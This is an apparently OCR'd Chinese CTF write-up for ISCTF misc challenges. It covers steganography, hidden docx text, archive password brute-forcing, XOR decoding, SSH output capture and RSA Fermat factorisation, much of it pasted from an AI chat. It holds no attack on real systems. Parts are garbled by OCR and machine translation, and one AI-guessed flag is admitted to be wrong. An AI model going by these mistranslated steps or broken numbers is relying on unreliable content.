   - 拿完整字符串，用 **Base64 解码器**（类似赛博厨师或终端）以获得最终旗帜。`base64 -d`

假设**示例（基于类似挑战）：**如果帧给出 、 和 ，完整字符串将解码为该标志。

File size: **595.17KiB**, width: 500px, height: 500px, frames: 7, type: gif convert mo

crop resize rotate optimize reverse effects speed


File size: 595.17KiB, width: 500px, height: 500px, frames: 7, type: gif
convert
crop
resize
rotate
optimize
reverse
effects
speed
write
7HLo8

jqW2 Dg2C 7HLo8 6yRWh 3CaEX ZXw8T 98Mz

jqW2Dg2C7HLo86yRWhZXw8T3CaEX98Mz


zM89T8wXZXEaC3hWRy68oLH7C2gD2Wqj

XEaC3

T8wXZ

hWRy6

8oLH7



Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz

编码类型: Base58 字符编码: UTF-8 编码 解码

编码表 123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz

ISCTF{H0w_834u71fu1!!!}

四,阿利维亚的传说

1,第一个flag我是用的cmd指令出来的

✅ 第 4 步：运行我给你的所有检查命令

所有命令都在 **WSL（Ubuntu）终端**里运行。

例如检查 custom.xml：

```bash
grep -R "" docx_out/docProps/custom.xml
```

检查 comments.xml：

```bash
grep -R "" docx_out/word/comments.xml
```

检查 header / footer：

```bash
grep -R "" docx_out/word/header*.xml
grep -R "" docx_out/word/footer*.xml
```

等等。

兄弟，你已经把 **flag1 直接给我贴出来了！**
它就在 document.xml 里面，而且非常明显：

🎯 flag1 就是这三行隐藏文本（vanish = 隐藏）

在你的输出中，我发现了最关键的部分：

```php-template
<w:vanish/><w:t>谕言1:</w:t>
<w:vanish/><w:t>V=Dortt</w:t>
<w:vanish/><w:t>A=otuTa</w:t>
<w:vanish/><w:t>N=NTsin</w:t>
```

这些文字被 `<w:vanish/>` 标记，表示 **在 Word 中是"隐藏文字"**，所以你肉眼看不到。

flag1 就藏在这里！

2,第二个flag是我用zsteg查出来有base64编码

✅ 3. 输出里另一段 BASE64 也是隐藏信息

看到这一段：

复制代码

```
6LCV6KiAMjoKVz1Ib2VpaApIPW91VGdvCmw9cE1oaGkKTD1lYWV0YwpFPVlrckNl
```

这是 Base64。我们来解码。

解码内容如下（我帮你翻译出来）：

makefile 复制代码

```
这似乎是一个 key-value 格式的提示信息
W=Hoeia
H=youTgo
l=pMihi
L=eaetc
E=YkrCe
```

这类内容一般是下一步解密 ZIP 或解谜线索。

你可以继续把它贴出来，我帮你分析。

3,第三个flag在图片的文件末尾,提取出来zip文件之后暴力破解就可以了,我用的Advanced Archive Password Recovery

```
<w:vanish/><w:t>谕言1:</w:t>
<w:vanish/><w:t>V=Dortt</w:t>
<w:vanish/><w:t>A=otuTa</w:t>
<w:vanish/><w:t>N=NTsin</w:t>
谕言3:
T=FMfr
R=iytY
U=nGFo
E=diou

谕言2:
W=Hoeih
H=ouTgo
l=pMhhi
L=eaetc
E=YkrCe
```

最终flag为ISCTF{DoNotTrustTitan_HopeYouMakeTherightChoice_FindMyGiftForYou}

五,冲刺,偷摸零

1,先用sql提取前半段flag

```
C:\Users\zhang\Desktop\DashTomorin>sqlite3 ctf.db SQLite version 3.51.1 2025-11-28 17:28:25 Enter ".help" for usage hints. sqlite> .tables user sqlite> SELECT * FROM user; 67|Togawa-Sakiko|Togawa|togawa-sakiko@tgwgroup.jp|PART1:ISCTF{Tom0R1_Dash 68|Chihaya-Anon|Chihaya.2|chihaya-anon@example.com| 69|Takamatsu-Tomori|Takamatsu.3|takamatsu-tomori@example.com| 70|Shiina-Taki|Shiina.4|shiina-taki@example.com|ISCTF{SQL_Inject_1s_Cool} 71|Nagasaki-Soyo|Nagasaki.5|nagasaki-soyo@example.com| 72|Misumi-Uika|Misumi.6|misumi-uika@example.com| 73|Wakaba-Mutsumi|Wakaba.7|wakaba-mutsumi@example.com| 74|Yahata-Umiri|Yahata.8|yahata-umiri@example.com| 75|Yuutenji-Nyamu|Yuutenji.9|yuutenji-nyamu@example.com| 76|Oblivionis|Oblivionis.10|oblivionis@example.com|ISCTF{SQL_Inject_1s_Easy} 77|Amoris|Amoris.11|amoris@example.com| 78|Doloris|Doloris.12|doloris@example.com| 79|Mortis|Mortis.13|mortis@example.com| 80|Timoris|Timoris.14|timoris@example.com|ISCTF{SQL_Inject_1s_Fun} sqlite>
```

2,后半段用jadx打开,找到GameOverView,因为我玩了一次,死掉之后会提示多了些什么东西,干脆就先看死亡的函数,扔给ai就算出来后半段了

关键部分在这里：

```java
byte[] encrypted = {5, 20, 7, 1, 103, 111, 10, 18, 32, 18, 32, 10, 18, 20, 18, 20, 116, 116, 4
byte[] decrypted = new byte[encrypted.length];
for (int i = 0; i < encrypted.length; i++) {
    decrypted[i] = (byte) (encrypted[i] ^ 85);
}
new String(decrypted);
```

含义是：

- 有一串加密好的字节 `encrypted`
- 每个字节跟 `85` 做异或（`^ 85`）
- 得到 `decrypted`
- 然后把它转成字符串：`new String(decrypted);`
  （不赋值，只是在内存里创建了这个字符串——对应提示"内存多了点东西"）

我给你把这段算出来

我用同样的逻辑算了一遍：

```python
encrypted = [5, 20, 7, 1, 103, 111, 10, 18, 32, 18, 32, 10, 18, 20, 18, 20, 116, 116, 40]
decrypted = [b ^ 85 for b in encrypted]
print(''.join(chr(x) for x in decrypted))
```

算出来是：


```text
PART2:_GuGu_GAGA!!}
```


六,ez_disk

1,这个用010打开搜索zip和rar的文件头,找到了一个rar文件头,但一开始提取出来无法正常打开,于是用wsl指令自动修复并提取该rar压缩包就可以正常打开了,但是需要密码,而且我暴力破解也没解出来,于是在101中继续向后查看,(其实是让ai给我解析),发现文件末尾存在一个图片和一段文字,图片直接ai给我提取出来,好像是出题人???

太棒了！你的坚持是对的。经过对 VMDK 文件末尾的深度取证分析，我终于挖到了这道题隐藏最深的两个秘密！

2,但是图片中实在是没提取到什么东西,我就先提取一下文本,一看就是零宽隐写,确实解出来了个密码,用密码解开rar文件就出来flag了


txt
txt
flag.txt
flag.txt
ikun_end.txt
exp.py
1.py
exp.py
vmdk
文件
编辑
查看
本题是一道签到题，真签到题，不骗你，骗你打一辈子ctf
lufesu eb tsum woleb setyb eseht lla
行 1，列 1
18,062 个字符
纯文本
100%
Windows (CRLF)
UTF-8


零宽字符Unicode隐写术 雨苁
文本隐写术
原文: 清空 (长度: 476)
本题是一道签到题，真签到题，不骗你，骗你打一辈子ctf
隐藏文本: 清空 (长度: 67)
this_p@ssw0rd_tha7_9ou_caN_n0t _brut3_Forc3_hhhhhhhhhhhhhhaHaa_no0b
加密 →
← 解密
加密后的文本: 清空 (长度: 1012) 复制到剪切板
将密文文本下载为文件
文件隐写术

七,怎么这也能掉链子

1,一开始ai给我爆了一个flag,但是并不对

- 文件名：（即 `THIS_I~1.JPG` `this_is_flag.jpg` ）
- （FF D8 FF EO，JPEG 头） `ÿØÿà`
- （FF D9，JPEG页脚） `ÿÙ`

- **SilentEye**：题目暗示需要用 SilentEye 工具处理这张图片。
  - 通常，SilentEye 需要解密密码。
  - 密码很可能就是我们在上面找到并解密的字符串 或者原始字符串 。
    `ISCTF{F@T32_rwcv5p5deb}` `EWNVT{R@X32_nanx5d5pix}`
  - 使用 SilentEye 解密图片后，通常会得到一个确认文件，或者是这个 Flag 的最终确认。

鉴于 完美解码为 ，且 完美解码为 ，通过维吉尼亚密码解出的结果极有可能是最终答案。
`EWNVT` `ISCTF` `R@X32` `FAT32`

最终答案

标记至：

明文

```
ISCTF{F@T32_rwcv5p5deb}
```

（注：如果提交不对，请尝试使用 和 SilentEye 工具，并使用 或 作为密码进行提取，但根据文本分析，上述 Flag 正确的可能性极高）。 `this_is_flag.jpg` `ISCTF{F@T32_rwcv5p5deb}` `FAT32`

2,不过随波逐流试了一下发现vmdk中含有一张图片(怎么又是这个人),结合静谧之眼的提示可以得知用silence eye解图片隐写,直接隐写得出来一句话,替换之前ai用的维吉尼亚密码就得出flag了

SilentEye


File Edit Media ?


vmdk.jpg

Decode Property Encode

八,爱玩游戏的小蓝鲨

1,附件的zip头错误了,修改回来之后打开发现一个py脚本,用ai还原为原图之后发现乱七八糟的文字,想到题面提到了崩坏,果然是崩坏里对应的文字,用找到的图表慢慢对出来原始的文字再用维吉尼亚解出来


Aa Bb Cc Dd Ee Ff Gg
Hh Ii Jj Kk Ll Mm Nn
Oo Pp Qq Rr Ss Tt Uu
Vv Ww Xx Yy Zz 1234567890



九,消失的flag

1,这个也是纯ai啊~

nc challenge.bluesharkinfo.com 24070这是我的靶机接口
我在wsl中接入后显示ek@EmptyKing:/mnt/c/Users/zhang$ nc challenge.bluesharkinfo.com 24070
SSH-2.0-OpenSSH_8.6
随便输入数字之后就这样了ek@EmptyKing:/mnt/c/Users/zhang$ nc challenge.bluesharkinfo.com 24070
SSH-2.0-OpenSSH_8.6
1
Invalid SSH identification string.
2
ek@EmptyKing:/mnt/c/Users/zhang$

你现在遇到的情况，本质上不是“题目被搞坏了”，而是**你访问接口的方法不对。**

🧐 题目分析

正常 SSH 登录：

```bash
ssh qyy@challenge.bluesharkinfo.com -p 24070
```

输出如下：

```markdown
  ___ ____    ____ _____ _____
 |_ _/ ___| / ___|_   _|  ___|
  | |\___ \| |     | | | |_
  | | ___) | |___  | | |  _|
 |___|____/ \____| |_| |_|

Connection to challenge.bluesharkinfo.com closed.
```

肉眼看不到任何 flag。

但题目标题 **“消失的 flag”** 已暗示：
👉 flag **确实被输出了，但被覆盖/隐藏了。**

这类题常见的做法是：

- 服务端先输出 flag
- 再用控制字符（如 `\r` 回车、`\b` 退格）覆盖，使终端看不见
- 但原始字节流仍然存在

因此目标是：**捕获 SSH 的原始输出，不让终端渲染影响内容。**

🛠️ 解题步骤

① 使用 `script` 录制原始 SSH 输出

```bash
script out.log
```

出现：

```csharp
Script started, file is 'out.log'
```

然后执行 SSH：

```bash
ssh qyy@challenge.bluesharkinfo.com -p 24070
```

连接会像之前一样输出 ASCII 图后断开。

返回 shell 后输入：

```bash
exit
```

出现：

```bash
Script done, file is 'out.log'
```

此时 out.log 就存下了完整未经终端处理的输出。

② 从 log 文件中提取 flag

使用 `strings` 搜索：

```bash
strings -a out.log | grep -i flag
```

若找不到，则查看十六进制：

```bash
hexdump -C out.log | less
```

在内容中搜索：

```bash
/flag
```

最终找到以下隐藏内容：

```r
ISCTF{20931cb9-1c9e-4b5c-853c-cd682238f809}
```

这是在 SSH 流中输出的 flag，但被控制字符覆盖掉了，所以平时看不到。

十,Miscrypto

1,这个题目我先从附件的图片中提取出来了一张图片

1. **输入命令打开编辑器：** 在终端输入：

   巴什

   ```
   nano extract.py
   ```

   (然后回车，你会看到一个空的黑屏编辑界面)

2. **复制代码：** 复制下面的代码：

   蝉

   ```
   offset = 3344304

   try:
       with open('c.png', 'rb') as f:
           f.seek(offset)
           data = f.read()

       if data.startswith(b'\x89PNG'):
           with open('hidden.png', 'wb') as out:
               out.write(data)
           print(f"[+] 成功提取 hidden.png! 大小: {len(data)} 字节")
       else:
           print("[-] 偏移量不对，未检测到 PNG 头。")
           print(f"[-] 前10个字节: {data[:10]}")

   except FileNotFoundError:
       print("[-] 找不到 c.png")
   ```

但是这个图片好像不太有用,直接看的010底部就有base64的换了表的形式

第一步：获取模数n（其他部分）

- **线索：** 附件中有一个名为 的文件，内容是一串由 , , , , , 组成的字符。`n.txt` `+` `-` `>` `<` `[` `]`
- **分析：** 这是经典的 **Brainfuck** 编程语言代码。
- **作：** 使用 Brainfuck 解释器（在线工具或脚本）运行这段代码。
- **结果：** 运行输出得到一个巨大的十进制整数，即 RSA 的模数n。
  - $n = 764402734124157141425453903358102582123201986086175347289998052969562519801601 9$

第二步：获取密文c（Misc/Crypto 部分）

- **线索：** 题目提供了一张图片（可能隐写了字符串）或者直接提供了一个 Base64 字符串 。同时给出了一个打乱顺序的字母表 。`fXGW...` `CDAB...`
- **分析：** 这是一个 **Base64 换表 （Custom Alphabet）** 问题。标准的 Base64 表是 ，但这道题使用了一个自定义的表。`A-Z, a-z, 0-9, +, /`
- **操作：**
  1. 提取原始 Base64 字符串：`fXGWkWSnLSQSAKbSeTXlUVQTGRi7KVS7jCOKTKHSXXSjHjmTABnXGLH6L1jnYLKQamTGSUCSDaOKiqeLHyD7IFO2IQGGSGbzKBUQMTe=`
  2. 利用给定的自定义表 对字符串进行解码，将其转换为整数。`CDABGHEFKLIJOPMNSTQRWXUVabYZefcdijghmnklqropuvstyzwx23016745+/89`
- **结果：** 解码后的字节流转换为整数，得到 RSA 的密文c。

- **结果：** 解码后的字节流转换为整数，得到 RSA 的密文c。
  - $c = 755114994425250490088650711567597491113839217439840308448150555421$

第三步：RSA 攻击 （Crypto 部分）

- **线索：** 附件中有一个脚本名为 ，且`费马.py`n的位数看起来不是特别大。
- **分析：** 提示指向 **费马分解法 （Fermat Factorization）**。这种攻击适用于 RSA 的两个质数因子p和q非常接近的情况（即$|p - q|$很小）。
- **原理：**
  - $n = P \times q$
  - 我们可以把n写成两个平方数之差：$n = 一个^2 - b^2 = (a - b)(a + b)$。
  - 从$一个 = \lceil \sqrt{n} \rceil$开始向上遍历，验证$一个^2 - n$是否为完全平方数。如果是，则$p = a - \sqrt{一个^2 - n}$。
- **作：** 编写费马分解脚本，成功分解出p和q。

第四步：解密获取 Flag

- **作：** 拿到 p，q，n，c，e 后，使用标准 RSA 解密流程：
  1. 计算$\varphi(n) = (p - 1)(q - 1)$
  2. 计算私钥$d = e^{-1} \pmod{\varphi(n)}$

第四步：解密获取 Flag

- **作：** 拿到 p， q， n， c， e 后，使用标准 RSA 解密流程：
  1. 计算$\varphi（n）=(p-1)（q-1)$
  2. 计算私钥$d=e^{-1}$（模φ（n））
  3. 解密明文$m=c^{d}$（模N）
  4. 将m转换为字节串 （bytes)。

最终解题脚本 （EXP）

你可以直接使用这段代码复现出 Flag：


蟒

